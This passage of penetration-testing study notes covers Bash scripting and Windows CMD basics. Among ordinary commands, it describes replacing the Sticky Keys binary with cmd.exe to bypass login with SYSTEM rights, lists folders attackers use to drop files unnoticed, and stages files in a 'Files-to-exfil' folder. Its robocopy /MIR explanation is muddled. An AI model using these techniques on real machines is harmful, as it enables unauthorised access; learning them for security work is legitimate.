The while loops also work with conditions like if-else. A while loop needs some sort of a counter to orientate itself when it has to stop executing the commands it contains. Otherwise, this leads to an endless loop. Such a counter can be a variable that you have declared with a specific value or boolean value. While loops run while the boolean value is true. Besides the counter, you can also use the command “break”, which interrupts the loop when reaching this command like in the following example:
#!/bin/bash
counter=0
while [ $counter -lt 10 ]
do
# Increase $counter by 1
((counter++))
echo "Counter: $counter"
if [ $counter == 2 ]
then
continue
elif [ $counter == 4 ]
then
break
fi
done
d41y@htb[/htb]$ ./WhileBreaker.sh
Counter: 1
Counter: 2
Counter: 3
Counter: 4
Until Loops
There is also the until loop, which is relatively rare. Nevertheless, the until loop works precisely like the while loop, but with the difference: “The code inside a loop is executed as long as the particular condition is false”.
The other way is to let the loop run until the desired value is reached. The “until” loops are very well suited for this. This type of loop works similarily to the “while” loop but with the difference that it runs until the boolean value is false.
#!/bin/bash
counter=0
until [ $counter -eq 10 ]
do
# Increase $counter by 1
((counter++))
echo "Counter: $counter"
done
d41y@htb[/htb]$ ./Until.sh
Counter: 1
Counter: 2
Counter: 3
Counter: 4
Counter: 5
Counter: 6
Counter: 7
Counter: 8
Counter: 9
Counter: 10
Flow Control - Branches
Case Statements
… are also known as switch-case statements in other languages. The main difference between if-else and switch-case is that if-else constructs allow you to check any boolean expression, while switch-case always compares only the variable with the exact value. Therefore, the same condition as for if-else, such as “greater than”, are not allowed for switch-case. The syntax for the switch-case statements looks like this:
case <expression> in
pattern_1 ) statements ;;
pattern_2 ) statements ;;
pattern_3 ) statements ;;
esac
The definition of switch-case starts case, followed by the variable or value as an expression, which is then compared in the pattern. If the variable or value matches the expression, then the statemens are executed after the paranthesis and ended with a double semicolon.
In your CIDR.sh script, you have used such a case statement. Here you defined four different options that you assigned to your script, how it should proceed after your decision.
<SNIP>
# Available options
echo -e "Additional options available:"
echo -e "\t1) Identify the corresponding network range of target domain."
echo -e "\t2) Ping discovered hosts."
echo -e "\t3) All checks."
echo -e "\t*) Exit.\n"
read -p "Select your option: " opt
case $opt in
"1") network_range ;;
"2") ping_host ;;
"3") network_range && ping_host ;;
"*") exit 0 ;;
esac
<SNIP>
With the first two options, this script executes different functions that you had defined before. With the third option, both functions are executed, and with any other option, the script will be terminated.
Execution Flow
Functions
Functions are the solution that improves both the size and the clarity of the script many times. You combine several commands in a block between curly brackets and call them with a function name defined by you with functions. Once a function has been defined, it can be called and used again during the script.
Functions are an essential part of scripts and programs, as they are used to execute recurring commands for different values and phases of the script or program. Therefore, you do not have to repeat the whole section of code repeatedly but can create a single function that executes the specific commands. The definition of such functions makes the code easier to read and helps to keep the code as short as possible. It is important to note that functions must always be defined logically before the first call since a script is also processed from top to bottom. Therefore the definition of a function is always at the beginning of the script. There are two methods to define a function:
function name {
<commands>
}
name() {
<commands>
}
You can choose the method to define a function that is most comfortable for you. In you CIDR.sh script, you used the first method because it is easier to read with the keyword “function”.
<SNIP>
# Identify Network range for the specified IP address(es)
function network_range {
for ip in $ipaddr
do
netrange=$(whois $ip | grep "NetRange\|CIDR" | tee -a CIDR.txt)
cidr=$(whois $ip | grep "CIDR" | awk '{print $2}')
cidr_ips=$(prips $cidr)
echo -e "\nNetRange for $ip:"
echo -e "$netrange"
done
}
<SNIP>
The function is called only by calling the specified name of the function.
<SNIP>
case $opt in
"1") network_range ;;
"2") ping_host ;;
"3") network_range && ping_host ;;
"*") exit 0 ;;
esac
Parameter Passing
Such functions should be designed so that they can be used with a fixed structure of the values or at least only with a fixed formatl. The parameters are optional, and therefore you can call the function without parameters. In principle, the same applies to the passed parameters passed to a shell script. These are $1-$9, or $variable. Each function has its own set of parameters. So they do not collide with those of other functions or the parameters of the shell script.
An important difference between bash scripts and other programming languages is that all defined variables are always processed globally unless otherwise declared by “local”. This means that the first time you have defined a variable in a function, you will call it in your main script. Passing the parameters to the functions is done the same way as you passed the arguments to your script and looks like this:
#!/bin/bash
function print_pars {
echo $1 $2 $3
}
one="First parameter"
two="Second parameter"
three="Third parameter"
print_pars "$one" "$two" "$three"
d41y@htb[/htb]$ ./PrintPars.sh
First parameter Second parameter Third parameter
Return Values
When you start a new process, each child process returns a return code to the parent process at its termination, informing it of the status of the execution. This information is used to determine whether the process ran successfully or whether specific errors occured. Based on this information, the parent process can decide on further program flow.
| Return Code | Description |
|---|---|
| 1 | General errors |
| 2 | Misuse of shell builtins |
| 126 | Command invoked cannot execute |
| 127 | Command not found |
| 128 | Invalid argument to exit |
| 128+n | Fatal error signal “n” |
| 130 | Script terminated by Ctrl+C |
| 255\* | Exit status out of range |
To get the value of a function back, you can use several methods like return, echo, or a variable. In the next example, you will see how to use $? to read the return code, how to pass the arguments to the function and how to assign the result to a variable.
#!/bin/bash
function given_args {
if [ $# -lt 1 ]
then
echo -e "Number of arguments: $#"
return 1
else
echo -e "Number of arguments: $#"
return 0
fi
}
# No arguments given
given_args
echo -e "Function status code: $?\n"
# One argument given
given_args "argument"
echo -e "Function status code: $?\n"
# Pass the results of the funtion into a variable
content=$(given_args "argument")
echo -e "Content of the variable: \n\t$content"
d41y@htb[/htb]$ ./Return.sh
Number of arguments: 0
Function status code: 1
Number of arguments: 1
Function status code: 0
Content of the variable:
Number of arguments: 1
Debugging
Bash gives you an excellent oppurtunity to find, track, and fix errors in your code. Bash debugging is the process of removing errors from your code. Debugging can be performed in many different ways. For example, you can use your code for debugging to check for typos, or you can use it for code analysis to track them and determine why specific errors occur.
This process is also used to find vulns in programs. For example, you can try to cause errors using different input types and track their handling in the CPU through the assembler, which may provide a way to manipulate the handling of these errors to insert your own code and force the system to execute it. Bash allows you to debug your code by using the -x and -v options.
d41y@htb[/htb]$ bash -x CIDR.sh
+ '[' 0 -eq 0 ']'
+ echo -e 'You need to specify the target domain.\n'
You need to specify the target domain.
+ echo -e Usage:
Usage:
+ echo -e '\tCIDR.sh <domain>'
CIDR.sh <domain>
+ exit 1
Here Bash shows you precisely which function or command was executed with which values. This is indicated by the plus sign at the beginning of the line. If you want to see all the code for a particular function, you can set the -v option that displays the output in more detail.
d41y@htb[/htb]$ bash -x -v CIDR.sh
#!/bin/bash
# Check for given argument
if [ $# -eq 0 ]
then
echo -e "You need to specify the target domain.\n"
echo -e "Usage:"
echo -e "\t$0 <domain>"
exit 1
else
domain=$1
fi
+ '[' 0 -eq 0 ']'
+ echo -e 'You need to specify the target domain.\n'
You need to specify the target domain.
+ echo -e Usage:
Usage:
+ echo -e '\tCIDR.sh <domain>'
CIDR.sh <domain>
+ exit 1
CMD
Command Prompt Basics
CMD.exe
The Command Prompt, also known as cmd.exe or CMD, is the default command line interpreter for the Windows OS. Originally based on the COMMAND.COM interpreter in DOS, the Command Prompt is ubiquitous across nearly all Windows OS. It allows users to input commands that are directly interpreted and then executed by the OS. A single command can accomplish tasks such as changing a user’s password or checking the status of network interfaces. This also reduces system resources, as graphical-based programs require more CPU and memory.
While often overshadowed by its sleek counterpart PowerShell, knowledge of cmd.exe and its commands continue to pay dividends in modern times.
Accessing CMD
There are multiple ways to access the Command Prompt on a Windows system. How you wish to access the prompt is up to personal preference as well as meeting specific criteria depending on the resources that are available at the time. Before explaining thos criteria, there are some essential concepts to explain first.
Local Access vs. Remote Access
Local Access is synonymous with having direct physical access to the machine itself. This level of access does not require the machine to be connected to a network, as it can be accessed directly through the peripherals connected to the machine. From the desktop, you can open up the command prompt by:
- Using the
Windows key+[r]to bring up the run prompt, and then typingcmd. OR - Accessing the executable from the drive path
C:\Windows\System32\cmd.exe.
Microsoft Windows [Version 10.0.19044.2006]
(c) Microsoft Corporation. All rights reserved.
C:\Users\htb>
You can your commands, scripts, or other actions as needed.
Remote Access is the equivalent of accessing the machine using virtual peripherals over the network. This level of access does not require direct physical access to the machine but requires the user to be connected to the same network or have a route to the machine they inted to access remotely. You can do this through the use of telnet, SSH, PsExec, WinRM, RDP, or other protocols as needed. For a sysadmin, remote management and access are a boon to your workflow. You would not have to go to the user’s desk and physically access the host to perform your duties. This convenience for sysadmins can also implant a security threat into your network. If these remote access tools are not configured correctly, or a threat gains access to valid credentials, an attacker can now have wide-ranging access to your environments. You must maintain the proper balance of availability and integrity of your networks for a proper security posture.
Basic Usage
Looking at the command prompt, what you see now is similar to what it was decades ago. Moreover, navigation of the command prompt has remained mostly unchanged as well. Navigating through the file system is like walking down a hallway filled with doors. As you move into hollway (directory), you can look to see what is there (dir), then either issue additional commands or keep moving.
C:\Users\htb\Desktop> dir
Volume in drive C has no label.
Volume Serial Number is DAE9-5896
Directory of C:\Users\htb\Desktop
06/11/2021 11:59 PM <DIR> .
06/11/2021 11:59 PM <DIR> ..
06/11/2021 11:57 PM 0 file1.txt
06/11/2021 11:57 PM 0 file2.txt
06/11/2021 11:57 PM 0 file3.txt
04/13/2021 11:24 AM 2,391 Microsoft Teams.lnk
06/11/2021 11:57 PM 0 super-secret-sauce.txt
06/11/2021 11:59 PM 0 write-secrets.ps1
6 File(s) 2,391 bytes
2 Dir(s) 35,102,117,888 bytes free
- The current path location (
C:\Users\htb\Desktop) - The command you have issued (
dir) - The results of the command (output)
Case Study: Windows Recovery
In the event of a user lockout or some technical issues preventing/inhibiting regular use of the machine, booting from a Windows installation disc gives you the option to boot to Repair Mode. From here, the user is provided access to a command prompt, allowing for command-line-based troubleshooting of the device.

While useful, this also poses a potential risk. For example, on this Windows 7 machine, you can use the recovery command prompt to tamper with the filesystem. Specifically, replacing the Sticky Keys binary with a copy of cmd.exe.
Once the machine is rebooted, you can press [Shift] five times on the Windows login screen to invoke Sticky Keys. Since the executable has been overwritte, what you get instead is another command prompt - this time with NT AUTHORITY\SYSTEM permissions. You have bypassed any authentication and now have access to the machine as the super user.
Getting Help
The command prompt has a built-in help function that can provide you with detailed information about the available commands on your systems and how to utilize those functions.
How to Get Help
When first looking at the command prompt interface, it can be overwhelming to stare at a blank prompt. Some initial questions might emerge, such as:
- What commands do I have access to?
- How do I use these commands?
While utilizing the command prompt, finding help is as easy as typing help. Without any additional parameters, this command provides a list of built-in commands and basic information about each displayed command’s usage.
C:\htb> help
For more information on a specific command, type HELP command-name
ASSOC Displays or modifies file extension associations.
ATTRIB Displays or changes file attributes.
BREAK Sets or clears extended CTRL+C checking.
BCDEDIT Sets properties in boot database to control boot loading.
CACLS Displays or modifies access control lists (ACLs) of files.
CALL Calls one batch program from another.
CD Displays the name of or changes the current directory.
CHCP Displays or sets the active code page number.
CHDIR Displays the name of or changes the current directory.
CHKDSK Checks a disk and displays a status report.
<snip>
From this output, you can see that it prints out a list of system commands (builtins) and provides a basic description of its functionality. This is important because you can quickly and efficiently parse the list of built-in functions provided by the command prompt to find the function that suits your needs. From here, you can transition into answering the second question on how these commands are used. To print out detailed information about a particular command, you can issue the following: help [command name]
C:\htb> help time
Displays or sets the system time.
TIME [/T | time]
Type TIME with no parameters to display the current time setting and a prompt
for a new one. Press ENTER to keep the same time.
If Command Extensions are enabled, the TIME command supports
the /T switch which tells the command to just output the
current time, without prompting for a new time.
As you can see from the output above, when you issued the command help time, it printed the help details for time. This will work for any system command built-in but not for every command accessible on the system. Certain commands do not have a help page associated with them. However, they will redirect you to running the proper command to retrieve the desired information. For example, running help ipconfig will give you the following output.
C:\htb> help ipconfig
This command is not supported by the help utility. Try "ipconfig /?".
In the previous example, the help feature let you know that it could not provide more information as the help utility does not directly support it. However, utilizing the suggested ipconfig /? will provide you with the information you need to utilize the command correctly. Be aware that several commands use the /?modifier interchangeably with help.
Why Do You Need the Help Utility?
Example: Imagine that you are tasked to assist in an internal on-site engagement for your company. You are immediately dropped into a command prompt session on a machine from within the internal network and have been tasked with enumerating the systems. As per the rules of engagement, you have been stripped of any devices on your person and told that the firewall is blocking all outbound network traffic. You begin your enumeration on the system but need help remembering the systax for a specific command you have in mind. You realize that you cannot reach the Internet by any means.
Although this scenario might seem slightly exaggerated, there will be scenarios similar to this one as an attacker where your network access will be heavily limited, monitored, or strictly unavailable. Sometimes, you do not have every command and all parameters and syntax memorized; however, you will still be expected to perform even under these limitations. In instances where you are expected to perform, you will need alternate ways to gather the information you need instead of relying on the Internet as a quick fix to your problems.
The help utility serves as an offline manual for CMD and DOS compatible Windows system commands. Offline refers to the fact that this utility can be used on a system without network access.
There will be times, when you may not have direct access to the Internet. The help utility is meant to bridge that gap when you need assistance with commands or specific syntax for said commands on your system and may not have the external resources available to ask for help. This does not imply that the Internet is not a valuable tool to use in engagements. However, if you do not have the luxury of searching for answers to your questions, you need some way to retrieve said information.
Where Can You Find Additional Help?
Microsoft Documentation has a complete listing of the commands that can be issued within the command-line interpreter as well as detailed descriptions of how to use them.
ss64 is a handy quick reference for anything command-line related, including cmd, PowerShell, Bash, and more.
Basic Tips & Tricks
Clear Your Screen
There are times during your interaction with the command prompt when the amount of output provided to you through multiple commands overcrowding the screen and becomes an unusable mess of information. In this case, you need some way to clear the screen and provide you with an empty prompt. You can use the command cls to clear your terminal window of your previous results. This comes in handy when you need to refresh your screen and want to avoid fighting to read the terminal and figuring out where your current output starts and the old input ends.
You can see from the GIF above that your terminal was packed, and you issued the cls command providing you with a blank slate.
History
Command history is a dynamic thing. It allows you to view previously ran commands in your Command Prompt’s current active session. To do this, CMD provides you with several different methods of interacting with your command history. For example, you can use the arrow keys to move up and down through your history, the page up and page down keys, and if working on a physical Windows host, you can use the function keys to interact with your session history. The last way you can view your history is by utilizing the command doskey /history. Doskey is an MS-DOS utility that keeps a history of commands issued and allows them to be referenced again.
C:\htb> doskey /history
systeminfo
ipconfig /all
cls
ipconfig /all
systeminfo
cls
history
help
doskey /history
ping 8.8.8.8
doskey /history
The table below shows a list of some of the most valuable functions and commands that can be run to interact with your session history.
| Key / Command | Description |
|---|---|
doskey /history | will print the session’s command history to the terminal or output it to a file when specified |
| page up | places the first command in your session history to the prompt |
| page down | places the last command in history to the prompt |
[UP] | allows you to scroll up through your command history to view previously run commands |
[DOWN] | allows you to scroll down to your most recent commands run |
[RIGHT] | types the previous command to prompt one character at a time |
| F3 | will retype the entire previous entry to your prompt |
| F5 | pressing F5 multiple times will allow you to cycle through previous commands |
| F7 | opens an interactive list of previous commands |
| F9 | enters a command to your prompt based on the number specified; the number corresponds to the commands’ place in your history |
info
One thing to remember is that unlike Bash or other shells, CMD does not keep a persistent record of the commands you issue through sessions. So once you close that instance, that history is gone. To save a copy of your issued commands, you can use doskey again to output the history to a file, show it on screen, and then copy it.
Exit a Running Process
At some point in your journey working with the Command Prompt, there will be times when you will need to be able to interrupt an actively running process, effectively killing it. This can be due to many different factors. However, a lot of the time, you might have the information that you need from a currently running command or find yourself dealing with an application that’s locking up unexpectedly. Thus, you need some way of interrupting your current session and any process running in it. Take the following as an example:
C:\htb> ping 8.8.8.8
Pinging 8.8.8.8 with 32 bytes of data:
Reply from 8.8.8.8: bytes=32 time=22ms TTL=114
Reply from 8.8.8.8: bytes=32 time=25ms TTL=114
Ping statistics for 8.8.8.8:
Packets: Sent = 2, Received = 2, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 22ms, Maximum = 25ms, Average = 23ms
Control-C
^C
When running a command or process you want to interrupt, you can do so by pressing the [CTRL + c] key combination. As previously stated, this is useful for stopping a currently running process that may be non-responsive or just something you want to be completed immediately. Remember that whatever was running will be incomplete and may need more time to close itself out properly, so always be wary of what you are interrupting.
System Navigation
Listing a Directory
One of the easiest things you can do when initially poking around on a Windows host is to get a listing of the directory you are currently working in. You do that with the dir command.
C:\Users\htb\Desktop> dir
Volume in drive C has no label.
Volume Serial Number is DAE9-5896
Directory of C:\Users\htb\Desktop
06/11/2021 11:59 PM <DIR> .
06/11/2021 11:59 PM <DIR> ..
06/11/2021 11:57 PM 0 file1.txt
06/11/2021 11:57 PM 0 file2.txt
06/11/2021 11:57 PM 0 file3.txt
04/13/2021 11:24 AM 2,391 Microsoft Teams.lnk
06/11/2021 11:57 PM 0 super-secret-sauce.txt
06/11/2021 11:59 PM 0 write-secrets.ps1
6 File(s) 2,391 bytes
2 Dir(s) 35,102,117,888 bytes free
Finding Your Place
Before doing anything on a host, it is helpful to know where you are in the filesystem. You can determine that by utilizing the cd or chdir commands.
C:\htb> cd
C:\htb
Moving Around Using CD/CHDIR
Besides listing your current directory, both serve an additional function. These commands will move you to whatever directory you specify after the command. The specified directory can either be a directory relative to your current working directory or an absolute directory starting from the filesystem’s root.
# absolute
C:\htb> cd C:\Users\htb\Pictures
C:\Users\htb\Pictures>
# relative
C:\htb> cd .\Pictures
C:\Users\htb\Pictures>
Exploring the File System
You can get a printout of the entire path you specify and its subdirectories by utilizing the tree command.
C:\htb\student\> tree
Folder PATH listing
Volume serial number is 26E7-9EE4
C:.
├───3D Objects
├───Contacts
├───Desktop
├───Documents
├───Downloads
├───Favorites
│ └───Links
├───Links
├───Music
├───OneDrive
├───Pictures
│ ├───Camera Roll
│ └───Saved Pictures
├───Saved Games
├───Searches
└───Videos
└───Captures
You can utilize the /F parameter with the tree command to see a listing of each file and the directories along with the directory tree of the path.
C:\htb\student\> tree /F
Folder PATH listing
Volume serial number is 26E7-9EE4
C:.
├───3D Objects
├───Contacts
├───Desktop
│ passwords.txt.txt
│ Project plans.txt
│ secrets.txt
│
├───Documents
├───Downloads
├───Favorites
│ │ Bing.URL
│ │
│ └───Links
├───Links
│ Desktop.lnk
│ Downloads.lnk
│
├───Music
├───OneDrive
├───Pictures
│ ├───Camera Roll
│ └───Saved Pictures
├───Saved Games
├───Searches
│ winrt--{S-1-5-21-1588464669-3682530959-1994202445-1000}-.searchconnector-ms
│
└───Videos
└───Captures
<SNIP>
Interesting Directories
Below is a table of common directories that an attacker can abuse to drop files to disk, perform recon, and help facilitate attack surface mapping on a target host.
| Name | Location | Description |
|---|---|---|
%SYSTEMROOT%\Temp | C:\Windows\Temp | Global directory containing temporary system files accessible to all users on the system. All users, regardless of authority, are provided full read, write, and execute permissions in this directory. Useful for dropping files as a low-privileged user on the system. |
%TEMP% | C:\Users\<user>\AppData\Local\Temp | Local directory containing a user’s temporary files accessible only to the user account that it is attached to. Provides full ownership to the user that owns this folder. Useful when the attacker gains control of a local/domain joined user account. |
%PUBLIC% | C:\Users\Public | Publicly accessible directory allowing any interactive logon account full access to read, write, modify, execute, etc. files and subfolders within the directory. Alternative to the global Windows Temp Directory as it’s less likely to be monitored for suspicious activity. |
%ProgramFiles% | C:\Program Files | Folder containing all 64-bit applications installed on the system. Useful for seeing what kind of applications are installed on the target system. |
%ProgramFiles(x86)% | C:\Program Files (x86) | Folder containing all 32-bit applications installed on the system. Useful for seeing what kind of applications are installed on the target system. |
Working with Directories and Files
Directories
Viewing & Listing Dirs
To get a listing of what files are within a directory, you can use the dir command, and tree provides a complete listing of all files and folders within the specified path.
Create a New Dir
You can utilize the md and mkdir commands.
Delete Dir
Deleting directories can be accomplished using the rd or rmdir commands.
rd has a switch /S that you can utilize to erase the directory and its contents.
Modifying a Dir
Using move to move the file takes the directory and any files within and move it from the source to the destination.
C:\Users\htb\Desktop> move example C:\Users\htb\Documents\example
1 dir(s) moved.
xcopy shines in removing the Read-Only bit from files when moving them. The syntax is xcopy source destination [options].
C:\Users\htb\Desktop> xcopy C:\Users\htb\Documents\example C:\Users\htb\Desktop\ /E
C:\Users\htb\Documents\example\file-1 - Copy.txt
C:\Users\htb\Documents\example\file-1.txt
C:\Users\htb\Documents\example\file-2.txt
C:\Users\htb\Documents\example\file-3.txt
C:\Users\htb\Documents\example\file-5.txt
C:\Users\htb\Documents\example\file-4.txt
6 File(s) copied
Utilizing the /E switch, you told the xcopy to copy any files and subdirectories to include empty directories. Keep in mind this will not delete the copy in the previous directory. When performing the duplication, xcopy will reset any attributes the file had. If you wish to retain the file’s attributes, you can use the /K switch.
robocopy is xcopy’s successor built with more capability. It can copy and move files locally, to different drives, and even across a network while retaining the file data and attributes to include timestamps, ownership, ACLs, and any flags set like hidden or read-only.
C:\Users\htb\Desktop> robocopy C:\Users\htb\Desktop C:\Users\htb\Documents\
robocopy C:\Users\htb\Desktop C:\Users\htb\Documents
-------------------------------------------------------------------------------
ROBOCOPY :: Robust File Copy for Windows
-------------------------------------------------------------------------------
Started : Monday, June 21, 2021 11:05:46 AM
Source : C:\Users\htb\Desktop\
Dest : C:\Users\htb\Documents\
Files : *.*
Options : *.* /DCOPY:DA /COPY:DAT /R:1000000 /W:30
------------------------------------------------------------------------------
7 C:\Users\htb\Desktop\
*EXTRA Dir -1 C:\Users\htb\Documents\My Music\
*EXTRA Dir -1 C:\Users\htb\Documents\My Pictures\
*EXTRA Dir -1 C:\Users\htb\Documents\My Videos\
100% Older 282 desktop.ini
100% New File 19 file.txt
100% New File 26 normal-file.txt
100% New File 97 passwords.txt
100% New File 97 Project plans.txt
100% New File 114 secrets.txt
100% New File 38380 Windows Startup.wav
------------------------------------------------------------------------------
Total Copied Skipped Mismatch FAILED Extras
Dirs : 1 0 1 0 0 3
Files : 7 7 0 0 0 0
Bytes : 38.1 k 38.1 k 0 0 0 0
Times : 0:00:00 0:00:00 0:00:00 0:00:00
Speed : 619285 Bytes/sec.
Speed : 35.435 MegaBytes/min.
Ended : Monday, June 21, 2021 11:05:46 AM
You can utilize the /MIR switch to permit yourself to copy the files you need temporarily.
C:\Users\htb\Desktop> robocopy /E /B /L C:\Users\htb\Desktop\example C:\Users\htb\Documents\Backup\
-------------------------------------------------------------------------------
ROBOCOPY :: Robust File Copy for Windows
-------------------------------------------------------------------------------
Started : Monday, June 21, 2021 10:03:56 PM
Source : C:\Users\htb\Desktop\example\
Dest : C:\Users\htb\Documents\Backup\
Files : *.*
Options : *.* /L /S /E /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30
------------------------------------------------------------------------------
ERROR : You do not have the Backup and Restore Files user rights.
***** You need these to perform Backup copies (/B or /ZB).
ERROR : Robocopy ran out of memory, exiting.
ERROR : Invalid Parameter #%d : "%s"
ERROR : Invalid Job File, Line #%d :"%s"
Started : %s %s
Source %c
Dest %c
Simple Usage :: ROBOCOPY source destination /MIR
source :: Source Directory (drive:\path or \\server\share\path).
destination :: Destination Dir (drive:\path or \\server\share\path).
/MIR :: Mirror a complete directory tree.
For more usage information run ROBOCOPY /?
**** /MIR can DELETE files as well as copy them !
From the output above you can see that your permissions are insufficient. Utilizing the /MIR switch will complete the task for you. Be aware that it will mark these files as a system backup and hide them from view. You can clear the additional attributes if you add the /A-:SH switch to your command. Be careful of the /MIR switch, as it will mirror the destination directory to the source. Any file that exists within the destination will be removed. You also used the /L switch. This is a what-if command. It will process the command you issue but not execute it; it just shows you the potential result.
C:\Users\htb\Desktop> robocopy /E /MIR /A-:SH C:\Users\htb\Desktop\notes\ C:\Users\htb\Documents\Backup\Files-to-exfil\
-------------------------------------------------------------------------------
ROBOCOPY :: Robust File Copy for Windows
-------------------------------------------------------------------------------
Started : Monday, June 21, 2021 10:45:46 PM
Source : C:\Users\htb\Desktop\notes\
Dest : C:\Users\htb\Documents\Backup\Files-to-exfil\
Files : *.*
Options : *.* /S /E /DCOPY:DA /COPY:DAT /PURGE /MIR /A-:SH /R:1000000 /W:30
------------------------------------------------------------------------------
2 C:\Users\htb\Desktop\notes\
100% New File 16 python-notes
100% New File 13 vscode
------------------------------------------------------------------------------
Total Copied Skipped Mismatch FAILED Extras
Dirs : 1 0 1 0 0 0
Files : 2 2 0 0 0 0
Bytes : 29 29 0 0 0 0
Times : 0:00:00 0:00:00 0:00:00 0:00:00
Ended : Monday, June 21, 2021 10:45:46 PM
C:\Users\htb\Documents\Backup\Files-to-exfil>dir
Volume in drive C has no label.
Volume Serial Number is 26E7-9EE4
Directory of C:\Users\htb\Documents\Backup\Files-to-exfil
06/21/2021 10:45 PM <DIR> .
06/21/2021 10:45 PM <DIR> ..
06/15/2021 09:29 PM 16 python-notes
06/15/2021 09:28 PM 13 vscode
2 File(s) 29 bytes
2 Dir(s) 38,285,676,544 bytes free
Files
Last Files & View Their Contents
more is a built-in tool. With this tool, you can view the contents of a file or the results of another command printed to it one screen at a time. Think of it as a way to buffer scrolling text that may otherwise overflow the terminal buffer.
C:\Users\htb\Documents\Backup> more secrets.txt
The TVA has several copies of the Infinity Stones..
Bucky is a good guy. TWS is a Bo$$
The sky isn't blue..
-- More (6%) --
With large files containing multiple blank lines or a large amount of empty space between data, you can use the /S option to crunch that blank space down to a single line at each point to make it easier to view.
C:\Users\htb\Documents\Backup> more /S secrets.txt
The TVA has several copies of the Infinity Stones..
Bucky is a good guy. TWS is a Bo$$
The sky isn't blue..
Windows IP Configuration
Host Name . . . . . . . . . . . . : DESKTOP-LSM3BSF
Primary Dns Suffix . . . . . . . :
Node Type . . . . . . . . . . . . : Hybrid
IP Routing Enabled. . . . . . . . : No
WINS Proxy Enabled. . . . . . . . : No
DNS Suffix Search List. . . . . . : lan
Ethernet adapter Ethernet0:
Connection-specific DNS Suffix . : lan
Description . . . . . . . . . . . : Intel(R) 82574L Gigabit Network Connection
Physical Address. . . . . . . . . : 00-0C-29-D7-67-BF
-- More (27%) --
You can also pipe command output to more.
C:\Users\htb\> ipconfig /all | more
Windows IP Configuration
Host Name . . . . . . . . . . . . : DESKTOP-LSM3BSF
Primary Dns Suffix . . . . . . . :
Node Type . . . . . . . . . . . . : Hybrid
IP Routing Enabled. . . . . . . . : No
WINS Proxy Enabled. . . . . . . . : No
DNS Suffix Search List. . . . . . : lan
Ethernet adapter Ethernet0:
Connection-specific DNS Suffix . : lan
Description . . . . . . . . . . . : Intel(R) 82574L Gigabit Network Connection
Physical Address. . . . . . . . . : 00-0C-29-D7-67-BF
DHCP Enabled. . . . . . . . . . . : Yes
Autoconfiguration Enabled . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::59fe:9ed2:fea6:1371%5(Preferred)
IPv4 Address. . . . . . . . . . . : 172.16.146.5(Preferred)
-- More --
With openfiles, you can see what file on your local pc or a remote host has open and from which user. This command requires admin privileges on the host you are trying to view. With this tool, you can view open files, disconnect open files, and even kick users from accessing specific files. The ability to use this command is not enabled by default in Windows systems.
type can display the contents of multiple text files at once. It is also possible to utilize file redirection with type as well.
C:\Users\htb\Desktop>type bio.txt
